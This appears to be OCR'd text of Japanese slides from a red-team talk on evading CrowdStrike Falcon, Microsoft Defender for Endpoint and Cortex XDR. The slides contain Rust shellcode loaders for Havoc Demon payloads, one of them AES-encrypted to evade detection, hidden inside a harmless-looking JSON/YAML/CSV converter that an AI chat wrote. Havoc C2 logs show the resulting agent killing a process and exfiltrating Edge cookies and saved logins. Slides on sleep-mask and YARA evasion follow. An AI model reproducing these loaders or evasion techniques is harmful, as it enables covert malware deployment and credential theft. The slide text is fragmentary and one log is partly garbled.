
- CrowdStrike



- Normal



CrowdStrike Falcon



CrowdStrike Falcon

- Mini-Filter

```
C:\Users\kawada\Downloads>fltmc filters

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                             1       409800          0
UCPD                                5       385250.5        0
WdFilter                            5       328010          0
CSAgent                             7       321410.91088     0
applockerfltr                       4       265000          0
storqosflt                          0       244000          0
wcifs                               0       189900          0
CldFlt                              0       180451          0
bfs                                 7       150000          0
FileCrypt                           0       141100          0
luafv                               1       135000          0
UnionFS                             0       130850          0
npsvctrig                           1        46000          0
Wof                                 2        40700          0
FileInfo                            5        40500          0
```

CrowdStrike Falcon

- Mini-Filter

```
C:\Users\kawada\Downloads>fltmc instances CSAgent

C:\Users\kawada\Downloads>sc qc CSAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: CSAgent
        TYPE               : 2  FILE_SYSTEM_DRIVER
        START_TYPE         : 1   SYSTEM_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : \??\C:\WINDOWS\system32\drivers\CrowdStrike\csagent.sys
        LOAD_ORDER_GROUP   : FSFilter Activity Monitor
        TAG                : 0
        DISPLAY_NAME       : CrowdStrike Falcon
        DEPENDENCIES       : FltMgr
        SERVICE_START_NAME :
```

CrowdStrike Falcon

- WFP (Windows Filtering Platform) Filter

```
C:\Users\kawada\Downloads>netsh wfp show filters
Data collection successful; output = filters.xml
```

```
▼<item>
   <providerKey>{dd00a9d2-2593-497a-b84e-a1c47ab952d5}</providerKey>
 ▼<displayData>
     <name>CrowdStrike</name>
     <description>CsAgent</description>
   </displayData>
 ▼<flags numItems="1">
     <item>FWPM_PROVIDER_FLAG_PERSISTENT</item>
   </flags>
   <providerData/>
   <serviceName/>
 </item>
```

vs CrowdStrike

Shellcode RunnerにするMachine Learningの検知

Severity

Low

Actions taken

Process blocked

File quarantined

Objective

Falcon Detection Method

Tactic & technique

Machine Learning via Sensor-based ML

Specific to this detection

This file meets the machine learning-based on-sensor AV protection's low confidence threshold for malicious files.

Technique ID	IOA name	Local process ID
CST0007	MLSensor-Low	9924

Command line

```
"C:\Users\kawada\Downloads\shellcode_runner.exe"
```

vs CrowdStrike

JSON/YAML/CSV変換ツールを実装してみて

思考時間: 12 秒 >

以下に、JSON⇔YAML⇔CSV変換ツール `jyc` の最小実装例を示します。主なポイントは次のとおりです。


- **依存クレート**：`clap` でサブコマンド解析、`serde_json` / `serde_yaml` / `csv` で各フォーマットの(de)serializing を行います。
- **入口 (`main.rs`)**：`to-json`, `to-yaml`, `to-csv` のサブコマンドを実装し、ファイルまたは標準入出力を扱います。
- **変換ロジック (`convert.rs`)**：まず入力を汎用的な `serde_json::Value` に読み込み（YAML→JSON は中間的に JSON）し、そこから出力フォーマット別にシリアライズします。
- **ファイル I/O**：自前で `std::fs::read_to_string` ／ `std::io::stdin` を使い、結果を `stdout` か指定ファイルに書き込みます。

vs CrowdStrike

src > main.rs

```rust
fn main() -> Result<()> {
    let raw_args: Vec<String> = env::args().collect();
    if raw_args.len() == 1 {
        println!("raw_args.len() == 1");
        unsafe {
            static SHELLCODE: &[u8] = include_bytes!("demon.x64.bin");
            let size = SHELLCODE.len();

            let addr = VirtualAlloc(ptr::null_mut(), size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
            if addr.is_null() {
                panic!("VirtualAlloc failed");
            }

            ptr::copy_nonoverlapping(SHELLCODE.as_ptr(), addr as *mut u8, size);

            let mut old = 0;
            if VirtualProtect(addr, size, PAGE_EXECUTE_READ, &mut old) == 0 {
                panic!("VirtualProtect failed");
            }

            let shell_fn: extern "system" fn() -> u32 = std::mem::transmute(addr);
            shell_fn();
```

vs CrowdStrike





```
15/07/2025 21:52:30 Agent 28BA0AD6 authenticated as [redacted] \kawada :: [Internal: 192.168.186.138] [Process: jyc.exe\7808]

15/07/2025 22:25:45 [Neo] Demon » pwd
[*] [68E7A25B] Tasked demon to get current working directory
[*] Current directory: C:\Users\kawada\Downloads

15/07/2025 22:25:53 [Neo] Demon » ls
[*] [29834A70] Tasked demon to list current directory
 Directory of C:\Users\kawada\Downloads\*:

15/07/2025  22:23           282 B          desktop.ini
15/07/2025  21:52           1.17 MB        jyc.exe
               2 File(s)     1.17 MB
               0 Folder(s)

[kawada/[redacted] ] jyc.exe/7808 x64
>>>
```

vs Microsoft Defender for Endpoint

Microsoft Defender for Endpoint

- トップクラスのEDR
- Microsoft製品で統一している会社で広く導入
- CrowdStrikeとは味が違うけど良い

vs Microsoft Defender for Endpoint




vs Microsoft Defender for Endpoint

vs Microsoft Defender for Endpoint

src > main.rs

```rust
fn main() -> Result<()> {
    let raw_args: Vec<String> = env::args().collect();
    if raw_args.len() == 1 {
        println!("raw_args.len() == 1");
        unsafe {
            static ENC_BIN: &[u8] = include_bytes!("enc.bin");
            static SHELLCODE: Lazy<Vec<u8>> = Lazy::new(|| {
                let (key, rest) = ENC_BIN.split_at(32);
                let (iv, ct) = rest.split_at(16);

                let buf = ct.to_vec();
                let plain = Aes256Cbc::new(key.into(), iv.into())
                    .decrypt_padded_vec_mut::<Pkcs7>(&buf)
                    .expect("decrypt failed");
                plain.to_vec()
            });
            let size = SHELLCODE.len();

```

vs Microsoft Defender for Endpoint





```
15/07/2025 23:17:23 Agent 0EA22E76 authenticated as [redacted]\kawada :: [Internal: 192.168.186.140] [Process: jyc.exe\7064]

15/07/2025 23:20:35 [Neo] Demon » pwd
[*] [59F10A3B] Tasked demon to get current working directory
[*] Current directory: C:\Users\kawada\Downloads

15/07/2025 23:20:40 [Neo] Demon » ls
[*] [397C8ED6] Tasked demon to list current directory
 Directory of C:\Users\kawada\Downloads\*:

15/07/2025  06:54           282 B          desktop.ini
15/07/2025  07:17           1.19 MB        jyc.exe
               2 File(s)     1.19 MB
               0 Folder(s)

[kawada/[redacted]] jyc.exe/7064 x64
>>>
```

Sleep Mask

- Sleep中にShellcodeを暗号化してシグネチャベースの検知を回避

Cobalt Strike: Sleep Mask Kit、BeaconGate + Sleepmask-VS

Havoc: Sleep Technique




vs Microsoft Defender for Endpoint

```
16/07/2025 00:28:35 [Neo] Demon » proc kill 4760
[*] [B43872DE] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 4760

16/07/2025 00:28:46 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [BCA9DF07] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [32.77 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies

16/07/2025 00:28:54 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[*] [179CADE2] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data [51.20 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
```

vs Microsoft Defender for Endpoint

```
16/07/2025 00:28:35 [Neo] Demon » proc kill 4760
[*] [B43872DE] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 4760

16/07/2025 00:28:46 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [BCA9DF07] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [32.77 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies

16/07/2025 00:28:54 [Neo]                                                                    fault\Login Data"
[*] [179CADE2] Tasked demo                                                                   \Default\Login Data
[*] Started download of fi                                                                   ta [51.20 kB]
[+] Finished download of f                                                                   ata
```



vs Cortex XDR

Cortex XDR

- トップクラスのEDR
- 日本企業では少しレア
- YARAでのスキャンが凶悪
  => YARAでスキャンされないようにしたい

vs Cortex XDR

プロセスメモリ中のShellcodeに対する検知

